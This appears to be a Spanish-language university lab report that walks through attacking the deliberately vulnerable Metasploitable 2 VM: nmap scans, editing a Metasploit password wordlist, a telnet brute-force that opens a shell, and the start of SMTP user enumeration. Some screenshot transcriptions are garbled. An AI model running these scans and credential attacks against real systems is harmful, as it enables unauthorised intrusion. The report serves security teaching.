

INFORME EXPLOTAR PUERTOS 23, 25, 53, 139, 445, 2121, 3306, 5432
METASPLOITABLE 2 EN LINUX (VIRTUAL BOX)

JESUS ORULA BARCOS PADILLA

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA
FACULTAD DE INGENIERÍA, INGENIERÍA TELECOMUNICACIONES E
INFORMÁTICA – IX NIVEL
SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025

INFORME EXPLOTAR PUERTOS 23, 25, 53, 139, 445, 2121, 3306, 5432
METASPLOITABLE 2 EN LINUX (VIRTUAL BOX)

JESUS ORULA BARCOS PADILLA

INFORME DE EXPLOTACIÓN

RAFAEL SANDOVAL MORALES

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA
FACULTAD DE INGENIERÍA, INGENIERÍA TELECOMUNICACIONES E
INFORMÁTICA – IX NIVEL
SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES	4
ABRIR METASPLOITABLE 2.....	5
ABRIR LINUX	5
VULNERAR METASPLOITABLE 2.	6
1. Abrir la terminal de Linux e ingresar como super usuario.	6
2. Utilizar el comando nmap.	7
3. Abrir la consola.	8
EDITAR UN DICCIONARIO.	9
EXPLOTAR PUERTOS.	10
1. Puerto 23.....	10
2. Puerto 25.....	11
3. Puerto 53.....	13
4. Puerto 139.....	14
5. Puerto 445.....	16
6. Puerto 2121.....	17
7. Puerto 3306.....	18
8. Puerto 5432.....	20


TABLA DE ILUSTRACIONES

Ilustración 1 Metasploitable 2.	5
Ilustración 2 Linux.	5
Ilustración 3 Abrir terminal e ingresar como super usuario.	6
Ilustración 4 IP metasploitable 2.	6
Ilustración 5 nmap.	7
Ilustración 6 Puertos disponibles.	7
Ilustración 7 Ingresar a la consola	8
Ilustración 8 Diccionarios.	9
Ilustración 9 Edición del diccionario.	9
Ilustración 10 Opciones Telnet.	10
Ilustración 11 Opción de telnet elegida.	10
Ilustración 12 Ingreso al puerto 23 con éxito.	11
Ilustración 13 smtp_enum.	11
Ilustración 14 Configurar el RHOST puerto 25.	12
Ilustración 15 Escaneo realizado con éxito.	12
Ilustración 16 Search domain.	13
Ilustración 17 use 44.	13
Ilustración 18 Puerto 53 con errores al explotar.	14
Ilustración 19 Search samba puerto 139.	14
Ilustración 20 Opciones modulo 15.	15
Ilustración 21 Puerto 139 explotado con éxito.	15
Ilustración 22 Search samba puerto 445.	16
Ilustración 23 Puerto 445 explotado con éxito.	16
Ilustración 24 Search ProFTPD.	17
Ilustración 25 Modulo 0 configurado para explotar el puerto 2121	17
Ilustración 26 Exploit creado sin sección.	18
Ilustración 27 Search mysql.	18
Ilustración 28 Configuración del módulo 0.	19
Ilustración 29 Exploit creado sin sección.	19
Ilustración 30 Search postgresql.	20
Ilustración 31 Configuración modulo 17.	20
Ilustración 32 Exploit completo sin sección Puerto 5432.	21

ABRIR METASPLOITABLE 2.

Iniciar con la configuración predeterminada del sistema usuario: msfadmin y contraseña: msfadmin

Ilustración 1 Metasploitable 2.



ABRIR LINUX

Iniciar la máquina virtual de Linux.

Ilustración 2 Linux.




VULNERAR METASPLOITABLE 2.

Para vulnerar un sistema se deben seguir los siguientes pasos:

1. Abrir la terminal de Linux e ingresar como super usuario.

Ilustración 3 Abrir terminal e ingresar como super usuario.



Metasploitable 2 está utilizando la IP 192.168.10.6 / 24


Ilustración 4 IP metasploitable 2.

```
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ ipconfig  
-bash: ipconfig: command not found  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:ca:8c:74  
          inet addr:192.168.10.6  Bcast:192.168.10.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:feca:8c74/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:4535 (4.4 KB)  TX bytes:11008 (10.7 KB)  
          Interrupt:9 Base address:0xd020  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:166 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:166 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:48103 (46.9 KB)  TX bytes:48103 (46.9 KB)  
msfadmin@metasploitable:~$ _
```

2. Utilizar el comando nmap.

```
nmap -sn 192.168.10.6/24
```


Ilustración 5 nmap.



```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
(root@orulaparr)-[/home/orulaparr]
# nmap -sn 192.168.10.6/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 17:29 -05
Nmap scan report for 192.168.10.3
Host is up (0.0070s latency).
MAC Address: 08:00:27:40:AF:58 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.10.6
Host is up (0.024s latency).
MAC Address: 08:00:27:CA:8C:74 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.10.5
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.67 seconds
(root@orulaparr)-[/home/orulaparr]
#
```

Para ver los puertos disponibles `nmap -sV 192.168.10.0/24`

Ilustración 6 Puertos disponibles.




```
root@orulaparr: /home/orulaparr
Archivo Acciones Editar Vista Ayuda
# nmap -sV 192.168.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 17:35 -05
Nmap scan report for 192.168.10.3
Host is up (0.00066s latency).
All 1000 scanned ports on 192.168.10.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:40:AF:58 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap scan report for 192.168.10.6
Host is up (4.0s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
```

3. Abrir la consola.


Abrir la consola con el comando `msfconsole`

Ilustración 7 Ingresar a la consola



EDITAR UN DICCIONARIO.


Ilustración 8 Dicionarios.



```
root@orulaparr: /usr/share/metasploit-framework/data/wordlists
# cd /usr/share/metasploit-framework/data/wordlists
# ls
adobe_top100_pass.txt
av_hips_executables.txt
av-update-urls.txt
burnett_top_1024.txt
burnett_top_500.txt
can_flood_frames.txt
cms400net_default_userpass.txt
common_roots.txt
dangerzone_a.txt
dangerzone_b.txt
db2_default_pass.txt
db2_default_userpass.txt
db2_default_user.txt
default_pass_for_services_unhash.txt
default_userpass_for_services_unhash.txt
default_users_for_services_unhash.txt
dlink_telnet_backdoor_userpass.txt
flask_secret_keys.txt
grafana_plugins.txt
hci_oracle_passwords.csv
http_default_pass.txt
```

Añadir el usuario y contraseña predeterminado al diccionario escogido. En este caso el diccionario es `root_password.txt`

Ilustración 9 Edición del diccionario.



```
GNU nano 8.4 root_userpass.txt
root trendimsa1.0
root tslinux
root uClinux
root vertex25
root owaspbwa
root permit
root ascend
root ROOT500
root cms500
root fivranne
root davox
root letmein
root powerapp
root dbps
root ibm
root monitor
root turnkey
root vagrant
msfadmin msfadmin
msfadmin orula
user user
```


EXPLOTAR PUERTOS.

Los puertos para explotar son: 23, 25, 53, 139, 445, 2121, 3306, 5432.

1. Puerto 23

El puerto 23 está asociado al servicio telnet.


Ilustración 10 Opciones Telnet.



A screenshot of the Metasploit framework interface. The user has entered the command 'search telnet'. The output shows a list of modules that match the search. The table has columns for '#', 'Name', 'Rank', 'Check', 'Description', and 'Disclosure'. The modules listed include 'exploit/linux/misc/asus_infosvr_auth_bypass_exec', 'exploit/linux/http/asuswrt_lan_rce', 'auxiliary/server/capture/telnet', 'auxiliary/scanner/telnet/brocade_enable_login', 'exploit/windows/proxy/ccproxy_telnet_ping', and 'auxiliary/scanner/telnet/proxy_ping_overflow'.

#	Name	Rank	Check	Description	Disclosure
0	exploit/linux/misc/asus_infosvr_auth_bypass_exec				2015-01-
04	exploit/linux/http/asuswrt_lan_rce	excellent	No	ASUS infosvr Auth Bypass Command Execution	
1	exploit/linux/http/asuswrt_lan_rce				2018-01-
22	exploit/linux/http/asuswrt_lan_rce	excellent	No	AsusWRT LAN Unauthenticated Remote Code Execution	
2	auxiliary/server/capture/telnet	normal	No	Authentication Capture: Telnet	.
3	auxiliary/scanner/telnet/brocade_enable_login	normal	No	Brocade Enable Login Check Scanner	.
4	exploit/windows/proxy/ccproxy_telnet_ping				2004-11-
11	auxiliary/scanner/telnet/proxy_ping_overflow	average	Yes	CCProxy Telnet Proxy Ping Overflow	.
5	_ target: Automatic				.
6	_ target: Windows 2000 Pro All - English				.
7	_ target: Windows 2000 Pro All - Italian				.

Ilustración 11 Opción de telnet elegida.



A screenshot of the Metasploit framework interface. The user has entered the command 'auxiliary(scanner/smtp/smtp_enum) > options'. The output shows the module options for 'auxiliary/scanner/smtp/smtp_enum'. The table has columns for 'Name', 'Current Setting', 'Required', and 'Description'. The options listed include 'RHOSTS', 'RPORT', 'THREADS', 'UNIXONLY', and 'USER_FILE'.

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannered servers when testing unix users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.10.6
RHOSTS => 192.168.10.6
msf6 auxiliary(scanner/smtp/smtp_enum) > run
```

Como se puede observar en la imagen, se validó cada usuario y contraseña del archivo user_pass.txt y cuando encontró el verídico accedió al Shell.

Ilustración 12 Ingreso al puerto 23 con éxito.

```

root@orulaparr: /home/orulaparr
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:root (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:rootme (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:rootpass (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:t00lk1t (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:tini (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:toor (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:trendimsal.0 (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:tslinux (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:uClinux (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:vertex25 (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:owaspbwa (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:permit (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:ascend (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:ROOT500 (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:cms500 (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:fiyranne (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:davox (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:letmein (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:powerapp (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:dbps (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:ibm (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:monitor (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:turnkey (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: root:vagrant (Incorrect: )
[+] 192.168.10.6:23 - 192.168.10.6:23 - Login Successful: msfadmin:msfadmin
[*] Attempting to start session 192.168.10.6:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.10.5:43319 -> 192.168.10.6:23) at 2025-08-07 01:39:43 -0500
0
[+] 192.168.10.6:23 - 192.168.10.6:23 - LOGIN FAILED: user:user (Incorrect: )
[*] 192.168.10.6:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
msf6 auxiliary(scanner/telnet/telnet_login) >

```

2. Puerto 25

Ilustración 13 Use 41.

```

root@orulaparr: /home/orulaparr
msf6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     25               The target port (TCP)
  THREADS   1                The number of concurrent threads (max one per host)
  UNIXONLY  true             Skip Microsoft bannered servers when testing unix users
  USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
